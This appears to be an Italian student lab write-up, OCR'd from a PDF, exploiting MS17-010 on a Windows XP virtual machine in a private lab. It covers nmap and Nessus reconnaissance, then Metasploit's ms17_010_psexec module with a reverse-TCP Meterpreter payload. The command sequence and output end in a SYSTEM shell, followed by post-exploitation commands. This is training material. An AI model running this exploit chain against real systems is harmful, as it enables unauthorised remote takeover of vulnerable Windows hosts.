
Una backdoor è un meccanismo nascosto o una vulnerabilità deliberatamente inserita o sfruttata in un sistema informatico per consentire a un attaccante di bypassare le normali misure di sicurezza e ottenere un accesso privilegiato. Questo accesso può essere utilizzato per scopi malevoli, come il furto di dati sensibili, l'esecuzione di azioni dannose o il controllo remoto del sistema senza che l'utente legittimo ne sia a conoscenza.

# Cambio degli indirizzi IP per il Giorno 2:

Cambio Indirizzo IP KALI:





Cambio Indirizzo IP Windows XP:




Pingo le macchine e verifico la connessione tra esse:

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.90.101
PING 192.168.90.101 (192.168.90.101) 56(84) bytes of data.
64 bytes from 192.168.90.101: icmp_seq=1 ttl=128 time=0.453 ms
64 bytes from 192.168.90.101: icmp_seq=2 ttl=128 time=0.472 ms
64 bytes from 192.168.90.101: icmp_seq=3 ttl=128 time=0.523 ms
^C
── 192.168.90.101 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2052ms
rtt min/avg/max/mdev = 0.453/0.482/0.523/0.029 ms
```





Effettuo prima una scansione completa con Nmap e poi una più specifica con la porta 445:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.90.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 05:21 EDT
Nmap scan report for 192.168.90.101
Host is up (0.00011s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:A0:1E:30 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.53 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 445 -sV 192.168.90.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 05:22 EDT
Nmap scan report for 192.168.90.101
Host is up (0.00051s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:A0:1E:30 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.40 seconds
```

Effettuo una scansione con nessus per trovare la vulnerabilità richiesta dall'esercizio e trovo la vulnerabilità MS17-010:




## Utilizzo di Metasploit Framework:

Per questo tipo di vulnerabilità ho bisogno di Metasploit Framework che è uno strumento open source utilizzato per testare la sicurezza dei sistemi informatici, identificare e sfruttare le vulnerabilità.

Vado a cercare il codice della vulnerabilità dopo aver avviato metasploit con il comando search MS17-010:

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

       =[ metasploit v6.3.4-dev                          ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search MS17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

Decidiamo di usare l'exploit numero 1:'exploit/windows/smb/ms17_010_psexec'

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                Required  Description
   ----                  ---------------                                                --------  -----------
   DBGTRACE              false                                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                                            no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                  no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                 no        The service display name
   SERVICE_NAME                                                                         no        The service name
   SHARE                 ADMIN$                                                         yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                              no        The password for the specified username
   SMBUser                                                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.90.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Configuriamo l'exploit con le informazioni presenti sulla traccia, inserendo la porta '8888' per ricevere dalla macchina vittima la connessione verso l'ip dell'attaccante e la porta 8888 poichè il payload è impostato come reverse.

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                Required  Description
   ----                  ---------------                                                --------  -----------
   DBGTRACE              false                                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                                            no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                  no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                 no        The service display name
   SERVICE_NAME                                                                         no        The service name
   SHARE                 ADMIN$                                                         yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                              no        The password for the specified username
   SMBUser                                                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.90.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.90.101
RHOSTS => 192.168.90.101
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 8888
LPORT => 8888
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                     Required  Description
   ----                  ---------------                                     --------  -----------
   DBGTRACE              false                                               yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                  yes       How many times to try to leak transaction
   NAMEDPIPE                                                                 no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                192.168.90.101                                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                 yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                       no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                      no        The service display name
   SERVICE_NAME                                                              no        The service name
   SHARE                 ADMIN$                                              yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                   no        The Windows domain to use for authentication
   SMBPass                                                                   no        The password for the specified username
   SMBUser                                                                   no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.90.100   yes       The listen address (an interface may be specified)
   LPORT     8888             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Utilizziamo il comando check per verificare se questo tipo di exploit è compatibile con la macchina remota:

```
msf6 exploit(windows/smb/ms17_010_psexec) > check

[*] 192.168.90.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.90.101:445     - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 192.168.90.101:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.90.101:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
```

Avvio l'exploit dopo averlo configurato scoprendo che la macchina è vulnerabile e viene avviata una shell Meterpreter:

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.90.100:8888
[*] 192.168.90.101:445 - Target OS: Windows 5.1
[*] 192.168.90.101:445 - Filling barrel with fish ... done
[*] 192.168.90.101:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.90.101:445 -                   [*] Preparing dynamite ...
[*] 192.168.90.101:445 -                           [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.90.101:445 -                   [+] Successfully Leaked Transaction!
[*] 192.168.90.101:445 -                   [+] Successfully caught Fish-in-a-barrel
[*] 192.168.90.101:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.90.101:445 - Reading from CONNECTION struct at: 0x89311010
[*] 192.168.90.101:445 - Built a write-what-where primitive ...
[+] 192.168.90.101:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.90.101:445 - Selecting native target
[*] 192.168.90.101:445 - Uploading payload ... MyQWLRUc.exe
[*] 192.168.90.101:445 - Created \MyQWLRUc.exe ...
[+] 192.168.90.101:445 - Service started successfully ...
[*] 192.168.90.101:445 - Deleting \MyQWLRUc.exe ...
[*] Sending stage (175686 bytes) to 192.168.90.101
[*] Meterpreter session 1 opened (192.168.90.100:8888 → 192.168.90.101:1032) at 2023-06-19 04:58:18 -0400
```

Provo un pò di comandi richiesti dall'esercizio direttamente sulla sessione aperta di meterpreter
ES:checkvm,sysinfo,ifconfig,route,webcam_list,scrnshot,getuid

```
└─$ meterpreter > run checkvm
[*] Checking if target is a Virtual Machine.....
[*] This is a Sun VirtualBox Virtual Machine
meterpreter >
```

```
meterpreter > sysinfo
Computer        : TEST-EPI
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1

Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:a0:1e:30
MTU          : 1500
IPv4 Address : 192.168.90.101
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway          Metric  Interface
    ------           -------          -------          ------  ---------
    0.0.0.0          0.0.0.0          192.168.90.1     10      2
    127.0.0.0        255.0.0.0        127.0.0.1        1       1
    192.168.90.0     255.255.255.0    192.168.90.101   10      2
    192.168.90.101   255.255.255.255  127.0.0.1        10      1
    192.168.90.255   255.255.255.255  192.168.90.101   10      2
    224.0.0.0        240.0.0.0        192.168.90.101   10      2
    255.255.255.255  255.255.255.255  192.168.90.101   1       2

No IPv6 routes were found.
```

